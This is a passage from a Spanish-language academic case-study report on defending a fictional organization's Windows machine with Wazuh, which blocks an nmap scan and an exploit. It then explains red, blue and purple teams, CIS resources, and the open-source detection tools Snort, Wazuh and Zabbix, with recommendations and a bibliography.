- El equipo victima (Windows 10 Pro) se encuentra activo en la herramienta wazuh para su monitoreo y respuestas activas ante incidentes de seguridad.


Ilustración 37: Equipo monitoreado en herramienta wazuh.



Fuente: Elaboración propia.

- Se ejecuta nmap para verificar que los controles de manera correcta, evitando de esta manera que se logre descubrir los puertos abiertos de la maquina víctima.


Ilustración 38: Ejecución nmap, sin obtener resultado de los puertos abiertos de la maquina víctima.



Fuente: Elaboración propia.

- Se evidencia la generación de logs y respuesta ante la petición de la máquina de Kali Linux, por medio de nmap en el descubrimiento de puertos hacia la maquina victima (Widows 10 Pro).


Ilustración 39: Respuesta y generación de logs, ante las peticiones de nmap.



Elaboración: Fuente propia.

➢ Se evidencia la acción de la herramienta wazuh al momento de realizar la petición desde nmap para el descubrimiento de los puertos.


Ilustración 40: Detección de wazuh ante el descubrimiento de puertos de nmap.



Fuente: Elaboración propia.

➢ Se ejecuta el exploit con el que el atacante logro el acceso al equipo victima (Windows 10 Pro), evidenciando que no se permite la conexión de este sobre la maquina al ser bloqueado por la herramienta wazuh.


Ilustración 41: Efectividad wazuh en la ejecución del exploit a máquina víctima.



Fuente: Elaboración propia.

➢ Desde la herramienta wazuh se logra evidenciar la acción ejecutada y logs generados al momento de ejecutar el exploit, siendo esta fallida.


Ilustración 42: Acción efectuada por wazuh al impedir la ejecución del exploit**.**



Fuente: Elaboración propia.

➢ Una vez recreada la escena del ataque podemos evidenciar la importancia de la existencia de un antimalware, evidenciando su efectividad al eliminar el archivo corrupto que fue descargado desde el whatsapp web del administrador y de esta manera evitar que el atacante ingresara al sistema.

Ilustración 43: Acción efectuada por el antimalware WithSecure.



Fuente: Elaboración propia.

5.3 DIFERENCIA EQUIPOS BLUE TEAM, RED TEAM Y PURPLE TEAM

Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

Equipos Blue Team Y Red Team: El Red Team ejecuta un proceso de emulación de escenarios de amenazas a los que se puede enfrentar una organización, analizando la seguridad desde la óptica de los atacantes, para dar al equipo de seguridad (Blue Team) la posibilidad de defenderse de forma controlada y constructiva ante posibles ciberataques.

Por lo tanto, el Red Team es un entrenamiento para el Blue Team donde se evalúa la capacidad real que tiene una organización para proteger sus activos críticos y sus capacidades de detección y respuesta considerando tanto el plano tecnológico, como el de procesos y el humano.

El Blue Team por su parte, es el equipo de seguridad defensiva, y defiende a las organizaciones de los ataques de una manera proactiva.

El principal objetivo del Blue Team es realizar evaluaciones de las distintas amenazas que puedan afectar a las organizaciones, monitorizar y recomendar planes de actuación para mitigar los riesgos. Además, en casos de incidentes, realizan las tareas de respuesta, incluyendo análisis forense de las máquinas afectadas, trazabilidad de los vectores de ataque, propuesta de soluciones y establecimiento de medidas de detección para futuros casos.

Se trata de un enfrentamiento entre dos equipos de profesionales de ciberseguridad altamente capacitados: un Red Team que utiliza técnicas del adversario del mundo real en un intento de comprometer los sistemas de información, y un Blue Team que consta

de personal de respuesta a incidentes que trabaja dentro de la unidad de seguridad para identificar, evaluar y responder a la intrusión[21].

Equipos Purple Team Y Equipos De Respuesta A Incidentes Informáticos: Purple Team incrementa la efectividad del Red Team y Blue Team en SCI (Sistemas de control industrial).

El Purple Team se puede definir como la mezcla entre los equipos Blue Team y Red Team, pero siempre buscando garantizar y maximizar la efectividad de ambos, reduciendo así las deficiencias que presentan ambos equipos por separado.
Ese nuevo equipo puede proporcionar un innovador ámbito en el desarrollo de ejercicios de ataque y defensa en las empresas de entornos industriales. Sus características difieren totalmente de las presentadas por alguno de los otros dos equipos, siendo su principal característica la integración y la comunicación directa tanto con el Blue Team como el Red Team.
Los equipos morados (Purple Team) existen para asegurar y maximizar la efectividad de los equipos rojo y azul. Lo hacen integrando las tácticas y controles defensivos del Blue Team con las amenazas y vulnerabilidades encontradas por el Red Team.

La principal finalidad del Purple Team es mejorar la comunicación, garantizando la compartición de información entre el Blue Team y el Red Team.

Alinea el enfoque del Blue Team con las amenazas relevantes, permitiendo así basar las arquitecturas defensivas en base a las criticidades de la organización También se ocupa de documentar y tramitar toda la información de los equipos para que se transmita en un formato correcto siguiendo la metodología establecida antes del inicio de las pruebas. Los Purple Teams fortalecen todo el sistema u organización de una forma muy evidente, ya que incluyen tanto a los equipos de Red Team como Blue Team, proporcionando una integración y una comunicación a otro nivel, si se tiene como referencia un Blue o Red Team por separado[22].

Por otra parte, el equipo de respuesta frente a las incidencias de seguridad informática, se refiere a un grupo de profesionales se recibe los informes sobre incidentes de seguridad, este analiza la situación y responde a las amenazas El tiempo de respuesta es algo vital a la hora de crear, mantener y desplegar un CSIRT efectivo. Una respuesta rápida y efectiva puede minimizar el daño financiero, de hardware y software causado por un incidente concreto. Otra cuestión importante es la capacidad del CSIRT para identificar a los causantes del incidente, de manera los atacantes puedan ser perseguidos que y castigados.

[21] La Universidad en Internet. (2020, Enero 7). ¿Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias? UNIR.https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/
[22] INSTITUTO NACIONAL DE CIBERSEGURIDAD. (2023, Julio 27). Purple Team incrementa la efectividad del Red Team y Blue Team en SCI. España. INCIBE. https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci

Ilustración 44: Relación Equipos Blue Team, Purple Team y Red Team.

Fuente: Tomada de: https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci

5.4 FUNCION CIS "CENTER FOR INTERNET SECURITY" EN LOS EQUIPOS BLUE TEAM

¿Qué función tiene CIS "Center For Internet Security" dentro de equipos Blue Team? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.

El Center for Internet Security (CIS), son puntos de referencia donde se recopilan practicas recomendadas que permiten configurar de manera segura los sistemas de TI, software, redes e infraestructura en la nube[23]. En este sentido, los equipos de Blue Team, pueden hacer uso de estas herramientas y soluciones gratuitas que el CIS ha producido y distribuido, para prevenir posibles incidentes de seguridad. Por otra parte, el CIS, ofrece a los equipos Blue Team, una guía de medidas de seguridad y contramedidas para la defensa cibernética a las organizaciones.

En el Center for Internet Security (CIS), podemos encontrar.

- **CIS Controls:** En este se encuentran los controles CIS y guías para proteger a las organizaciones de los ataques cibernéticos.

- **CIS Benchmarks:** En este se encuentran las pautas de configuración para más de 25 familias de productos de proveedores, para la protección de los sistemas de TI contra las amenazas cibernéticas.

Tutorial:

Paso 1: Ingresamos a la página de Cisecurity: https://www.cisecurity.org/

[23] IBM. ¿Qué son los puntos de referencia de CIS?.https://www.ibm.com/mx-es/topics/cis-benchmarks

Paso 2: Selección del recurso a consultar.

Ilustración 45: Selección recurso CISECURITY.

Fuente: Elaboración propia.

Paso 3: Seleccionamos CIS Controls, donde podemos consultar las siguientes opciones.


1. Descripción general.
2. Características.
3. Recursos.

Ilustración 46: Selección a consultar “Recursos”.

Fuente: elaboración propia.

Paso 4: Seleccionamos la opción de Recursos y a continuación seleccionamos el recurso que queremos consultar.


Ilustración 47: Selección la opción a consultar “Controles CIS Recursos Gratuitos”.



Fuente: Elaboración propia.

Paso 5: Una vez seleccionado el recurso, nos brinda una serie de opciones a las cuales podremos acceder de acuerdo al tipo de consulta que queramos hacer.


Ilustración 48: Selección de la opción de acuerdo a la necesidad.



Fuente: Elaboración propia.

Paso 6: Al seleccionar el recurso, se nos listan una serie de opciones a consultar y descarga de recursos (controles, guías y herramientas).

Ilustración 49: Seleccionamos la opción que deseamos descargar.



Fuente: Elaboración propia.

5.5 DIFERENCIAS SIEM Y XDR

Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

Tabla 9: Diferencias entre las soluciones SIEM y XDR.

Fuente: Elaboración propia.

5.6 HERRAMIENTA DETECCIÓN ATAQUES INFORMÁTICOS

Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.

SNORT: Es una herramienta de código abierto que es utilizada como Intrusion Detection System (IDS) e Intrusion Protection System (IPS) y es utilizada para el análisis de tráfico y protocolos de red. Además de esto, permite prevenir y detectar diferentes tipos de ataques[24].

Esta herramienta opera bajo tres modos:

- **Packet Sniffing:** En este modo de operación se recolecta y presenta de manera organizada el tráfico de red.
- **Packet Logging:** En este de operación se recolecta y almacena el tráfico de red en un archivo.
- **Network Intrusion Detection:** En este modo de operación se analizan los paquetes para ser comparadas con reglas predefinidas para detectar actividades maliciosas, siendo una de las operaciones más importantes de la aplicación.

WAZUH:

Esta herramienta de código abierto es basada en el software OSSEC y es utilizada como (HIDS) Host-based Intrusion Detection System.Dentro de las funciones de wazuh podemos encontrar[25].

- Analiza automáticamente los logs.
- Verifica la integridad de los ficheros.
- Analiza la seguridad del sistema.
- Detecta intrusiones.
- Auditoria en la configuración.
- Respuesta activa ante incidentes.
- Auditoria de compliance.
- Monitoreo de seguridad en servicios cloud.
- Seguridad de contenedores.
- Reglas de comportamientos maliciosos.

Este software HIDS o Host-based Intrusion Detection System, se instala con un agente en el ordenados o servidor que se desea proteger, procesando los datos recolectados, para ser enviados al servidor donde se encuentra instalado servicio de wazuh

ZABBIX: Esta herramienta de código abierto, permite el monitoreo de diversos parámetros de red y verifica el estado de salud e integridad de (aplicaciones, bases de

[24] KEEPCODING, T.(2023, Diciembre 4). ¿Qué es Snort en ciberseguridad?.https://keepcoding.io/blog/que-es-snort-en-ciberseguridad/
[25] KEEPCODING, T.(2023, Noviembre 8).¿Qué es Wazuh?.https://keepcoding.io/blog/que-es-wazuh/

datos, máquinas virtuales, servicios, servidores, sitios web, la nube entre otros). Además de esto, utiliza un mecanismo de notificaciones flexible para configurar alertas por medio de correo electrónico para cualquier tipo de evento. Esta herramienta permite generar informes y visualizar los datos almacenados[26].

Esta herramienta permite a los administradores identificar problemas, hacer seguimiento de tendencias y tomar de decisiones para mejorar la eficiencia y disponibilidad de los recursos informáticos.

El servidor Zabbix se basa en agentes que son instalados en los dispositivos que se requieren monitorear, permitiendo recopilar datos del rendimiento y uso de los recursos (CPU, Memoria, Ancho de Banda), para ser enviados al servidor de Zabbix[27].

[26] ZABBIX.Qué es Zabbix.https://www.zabbix.com/documentation/current/es/manual/introduction/about
[27]HERSCHELGONZALEZ.(2024, Marzo 1). ¿Qué es un servidor Zabbix y cómo funciona?. https://herschelgonzalez.com/que-es-un-servidor-zabbix-y-como-funciona/

CONCLUSIONES

Sin duda alguna, los riesgos de ciberataques a los sistemas de información, representa una gran afectación en las organizaciones, vulnerabilidades que no solo ponen en riesgo la información personal de los ciudadanos de acuerdo a los marcos regulatorios en Colombia, sino también a los servicios que prestan, que son de vital importancia para los usuarios.

Los riesgos cibernéticos se han convertido en una amenaza latente en las organizaciones, no solo por la información confidencial que estos manejan, sino también por la violación a los derechos adquiridos por los ciudadanos, adicional a esto, representa un riesgo económico a nivel nacional.

Se determino en el desarrollo del caso de estudio de la organización HackerHouse, la importancia del equipo Red Team en la identificación de la vulnerabilidad que fue explotada por el atacante en el equipo del administrador y las herramientas que fueron utilizadas para perpetrar el ataque, hasta conseguir el ingreso al equipo. Posteriormente, se comunica al equipo de Blue Team, las brechas de seguridad a subsanar e identificar herramientas de tipo GPL para la detección de futuros ataques.

Para concluir es importante, reconocer la importancia del Purple Team para tener una comunicación asertiva entre los equipos Blue Team y Red Team, fortaleciendo las capacidades de respuesta ante posibles ataques de seguridad.

RECOMENDACIONES

En el análisis del caso de estudio, se evidencia la necesidad de implementar herramientas tecnológicas que fortalezcan la seguridad de la información al interior de la organización del caso de estudio de HakerHouse, que permitan minimizar las vulnerabilidades cibernéticas.

En este trabajo se analizó la capacidad de respuesta que posee la organización frente a un ataque cibernético, logrando evaluar el software con el que se cuenta en la actualidad, donde se evidencio que muchos de estos, están desactualizados y desactivados (Firewall, Antivirus y Windows Defender).

Por lo anterior, se recomienda:

- Mantener actualizado el software de la organización (Sistemas Operativos, Antivirus, Firewall, entre otros).
- Activar las herramientas de seguridad de los equipos de cómputo (Firewall, Windows Defender y Antivirus).
- Evaluar y restringir accesos y permisos, para ciertos usuarios, que disponen de accesos a páginas y plataformas, que no son necesarias para el desempeño de sus funciones.
- Analizar los permisos remotos que se encuentran instalados en algunos equipos, ya que este puede ser un enlace que facilite los ciberataques y secuestro de información.
- Elaborar y definir políticas públicas, tendientes a fortalecer la seguridad informática al interior de la organización.
- Implementar IDS/IPS que permitan la detección de actividades sospechosas o no autorizadas.

BIBLIOGRAFÍA

BENITO, Luis. (2023).Ciberataque a Sanitas: hackers revelaron más información clasificada de la EPS. https://www.infobae.com/colombia/2023/03/14/ciberataque-a-sanitas-hackers- revelaron-mas-informacion-clasificada-de-la-eps/

ELCOLOMBIANO. (2022). Hackers publicaron información de los pacientes de Sanitas en la web. https://www.elcolombiano.com/colombia/hackers-publicaron-informacion-de-lospacientes-de-sanitas-en-la-web-ciberataque-KJ19675942

HERSCHELGONZALEZ. (2024). ¿Qué es un servidor Zabbix y cómo funciona?. https://herschelgonzalez.com/que-es-un-servidor-zabbix-y-como-funciona/

IBM. (n.d). ¿Qué son los puntos de referencia de CIS?. https://www.ibm.com/mx-es/topics/cis-benchmarks

INSTITUTO NACIONAL DE CIBERSEGURIDAD. (2021). Glosario de términos de ciberseguridad.https://www.incibe.es/sites/default/files/contenidos/guias/doc/guia_glosario_ciberseguridad_2021.pdf

INSTITUTO NACIONAL DE CIBERSEGURIDAD. (2023).Purple Team incrementa la efectividad del Red Team y Blue Team en SCI. https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci

KEEPCODING. (2023).¿Qué es Kali Linux?.https://keepcoding.io/blog/que-es-kali-linux/

KEEPCODING. (2023). ¿Qué es Snort en ciberseguridad?. https://keepcoding.io/blog/que-es-snort-en-ciberseguridad/

KEEPCODING. (2023). ¿Qué es Wazuh?.https://keepcoding.io/blog/que-es-wazuh/

MAILLO, Juan.Hackers Técnicas y herramientas para atacar y defendernos. Madrid. Editorial y Publicaciones RaMa.2022. ISBN.978-958-792-444-2.

MORENO, Maite. Gestión de Incidentes de Ciberseguridad. Madrid. Editorial y Publicaciones RaMa.2022. p. 46. ISBN.978-958-792-307-0.

NETDATA. (2020).¿QUÉ HACER EN CASO DE UN CIBERATAQUE?. https://blog.netdatanetworks.com/que-hacer-en-caso-de-un-ciberataque

OPENWEBINARS. Kali Linux: Qué es y características principales. (2020). https://openwebinars.net/blog/kali-linux-que-es-y-caracteristicas-principales/

PALOALTO. (2024). What is the Difference Between XDR vs. SIEM?. https://www.paloaltonetworks.com/cyberpedia/what-is-xdr-vs-siem

SECRETARÍA JURÍDICA DISTRITAL DE LA ALCALDÍA MAYOR DE BOGOTÁ D.C. (2009). Ley 1273 de 2009 Congreso de la República de Colombia. https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492.

UNIR. (2020). Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias. https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

ZABBIX.(n.d).Qué es Zabbix. https://www.zabbix.com/documentation/current/es/manual/introduction/about

ANEXOS

LINK DEL VIDEO:

https://youtu.be/TujHMugaABk

RESULTADO DE LA PRUEBA ANTI PLAGIO: